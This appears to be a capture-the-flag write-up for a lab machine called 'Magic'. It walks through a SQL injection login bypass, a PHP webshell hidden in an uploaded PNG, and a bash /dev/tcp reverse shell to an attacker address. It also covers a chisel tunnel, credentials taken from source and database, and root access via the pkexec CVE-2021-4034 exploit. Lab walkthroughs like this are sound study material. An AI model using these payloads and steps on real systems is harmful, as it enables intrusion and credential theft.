Recon
$ nmap -sSV -p- 10.129.47.122 -oA init_nmap
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-23 21:16 -0400
Nmap scan report for 10.129.47.122
Host is up (0.043s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
80 http
The website appears to be an imgur-esque site. All of the images have hexadecimal numbers on them. In the bottom left, a hyperlink for /login.php. The bottom right has social media links, a copyright Magic and a strange hexadecimal number 4d61676963.
The images are sourced from /images/fulls and images/uploads. Directory browsing is not enabled so we cannot peruse the folder easily.
Not seeing any interesting comments in the source for the main page. main.js file looks standard. On the login page, we are prompted for a username and password. On submit, it posts back to this page. On failure, it prepends a <script>alert('Wrong Username or Password')</script> to the top of the HTML source, which is an usual spot for it to go.
I notice if I send a SQL injection like OR 1=1; --, it strips the spaces when sending. I also do not get an error on the page, so we might have an injection vulnerability. I use the Edit and Resend functionality and force the spaces back into the password, it then returns a 302 Found to /upload.php.
I setup a PHP rev shell, but it throws <script>alert('Sorry, only JPG, JPEG & PNG files are allowed.')</script> at the top of the HTML. By changing the extension to .png it throws a new error, <script>alert('What are you trying to do there?')</script>.
I tried using magic bytes as well to turn .PNG <? phpinfo() ?> into a image. It does upload, but trying to view the image directly or via the homescreen fails. Next I decided to google for a random image and smuggle <?php system($_GET[cmd); ?> somewhere randomly in the image.
Around 15 lines down, I add via nano, save as logo2.png and reupload. I see it load as /images/uploads/strwbry.jpg and the image is distorted. Unfortunately, passing ?cmd=whoami fails, as an image does not have any execution properties.
I Edit and Resend the image again, this time as strwbry.php.jpg. When browsing to it now, I see code and inside a smuggled output:

We are www-data and /var/www/Magic/images/uploads. I attempted bash -c 'bash -i >& /dev/tcp/10.10.10.10/4444 0>&1' but it did not do anything for a rev shell. I also tried URL encoding and double URL encoding to no avail. It appears wrapping it in another bash call and url-encoding allows it to work bash -c 'bash -i >%26 %2Fdev%2Ftcp%2F10.10.10.10%2F4444 0>%261'.
Initial Access
I upgraded our dumb shell to a full tty shell with python for better stability.
Up a few directories in /var/www/Magic we have the source code for the site.
<?php
session_start();

if (!isset($_SESSION['user_id'])) {
    header("Location: login.php");
}
$target_dir = "images/uploads/";
$target_file = $target_dir . basename($_FILES["image"]["name"]);
$uploadOk = 1;
$allowed = array('2', '3');

// Check if image file is a actual image or fake image
if (isset($_POST["submit"])) {
    // Allow certain file formats
    $imageFileType = strtolower(pathinfo($target_file, PATHINFO_EXTENSION));
    if ($imageFileType != "jpg" && $imageFileType != "png" && $imageFileType != "jpeg") {
        echo "<script>alert('Sorry, only JPG, JPEG & PNG files are allowed.')</script>";
        $uploadOk = 0;
    }

    if ($uploadOk === 1) {
        // Check if image is actually png or jpg using magic bytes
        $check = exif_imagetype($_FILES["image"]["tmp_name"]);
        if (!in_array($check, $allowed)) {
            echo "<script>alert('What are you trying to do there?')</script>";
            $uploadOk = 0;
        }
    }
    //Check file contents
    /*$image = file_get_contents($_FILES["image"]["tmp_name"]);
    if (strpos($image, "<?") !== FALSE) {
        echo "<script>alert('Detected \"\<\?\". PHP is not allowed!')</script>";
        $uploadOk = 0;
    }*/

    // Check if $uploadOk is set to 0 by an error
    if ($uploadOk === 1) {
        if (move_uploaded_file($_FILES["image"]["tmp_name"], $target_file)) {
            echo "The file " . basename($_FILES["image"]["name"]) . " has been uploaded.";
        } else {
            echo "Sorry, there was an error uploading your file.";
        }
    }
}
?>
The source shows it's looking for the ending extension to be one of png, jpg or jpeg and checking for magic bytes. It also looks like there was going to be an additional challenge to strip out <? completely but was omitted.
There is also db5.php5 in this directory, which contains hardcoded credentials to the database.
<?php
class Database
{
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'iamkingtheseus';
...
}
?>
Looking at the /home directory, I see the only user is theseus. I checked for potential password reuse over SSH on port 22, but it immediately is denied stating it only accepts publickey auth. I also tried su thesues with the password and it also fails.
ss -tulnp reveals port 631 and 3306 that are internal-only. Unfortunately mysql, nc, and curl do not exist on the machine for us to test locally.
# on attack box, I have a python http.server where chisel lives
# on victim:
www-data@ubuntu:/var/www/Magic$ wget http://10.10.16.119/chisel
# back on attacker
kali@kali:~$ chisel server --reverse --port 9001
# back on victim
www-data@ubuntu:/var/www/Magic$ chmod +x chisel
www-data@ubuntu:/var/www/Magic$ ./chisel client 10.10.10.10:9001 R:8443:127.0.0.1:8443
It throws an error about missing GLIBC. I am using kali's 1.11.6 version. I downloaded the 1.5.2 version from GitHub and repeated the above steps to finally grant a connection.
Using $ mysql -h 127.0.0.1 -P 3306 -u theseus -p we can input our password and we are granted access to mysql.
show databases;
-- information_schema, Magic
use Magic;
show tables;
-- login
select * from login;
-- username | password
-- admin    | Th3s3usW4sK1ng
We get another password which appears could be used for the theseus account. I kill chisel on our www-data reverse shell and use su theseus with our new password. Voila! Access as theseus!
Lateral Movement
As our new theseus user, we can find user.txt in the home directory. There is a .ssh folder but no keypair created. There's a bunch of other folders here like you would see on a windows machine but all are empty. A strange .ICEauthority file. I had never heard of this, it is apparently some type of cookie file that allows communication with another service that has the same cookie.
Running ps -aux, I notice an interesting /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers that is running as root. I found information about a nimbuspwn vulnerability that can allow for privesc to root. I found a PoC for this here. Upon running, it throws an error, Connection ":1.73" is not allowed to own the service "org.freedesktop.network1" due to security policies in the configuration file.
I transferred over a copy of linpeas onto the box to see if we can find something more interesting.
- pkexec has suid bit set, CVE-2021-4034.
I tested the PoC for CVE-2021-4034, but I had to make a number of changes. In evil-so.c, I had to add #include <grp.h> and also update the setgroups line to setgroups(0, NULL); In exploit.c, I addded #include <unistd.h> to the top.
When I transferred the binary over to the machine, I again get a GLIBC error as my GLIBC on kali is too new. Instead, I transfer the evil-so.c, exploit.c and Makefile over to the target and run make here to compile it for the correct version. chmod +x exploit and then ./exploit grants us root! We see the flag here in /root/root.txt.
Conclusion
I searched online for writeups on this box and it looks like I went a different avenue for privilege escalation. This box released in 2020, and the exploit I used was from 2021. The machine was never updated for anything newer. Linpeas also showed several vulnerabilities for things like DirtyFrag and CopyFail, which are 2026 vulnerabilities that also can provide root. The intended path appears to be related to /bin/sysinfo, so I will have to take another stab and try that path again in the future.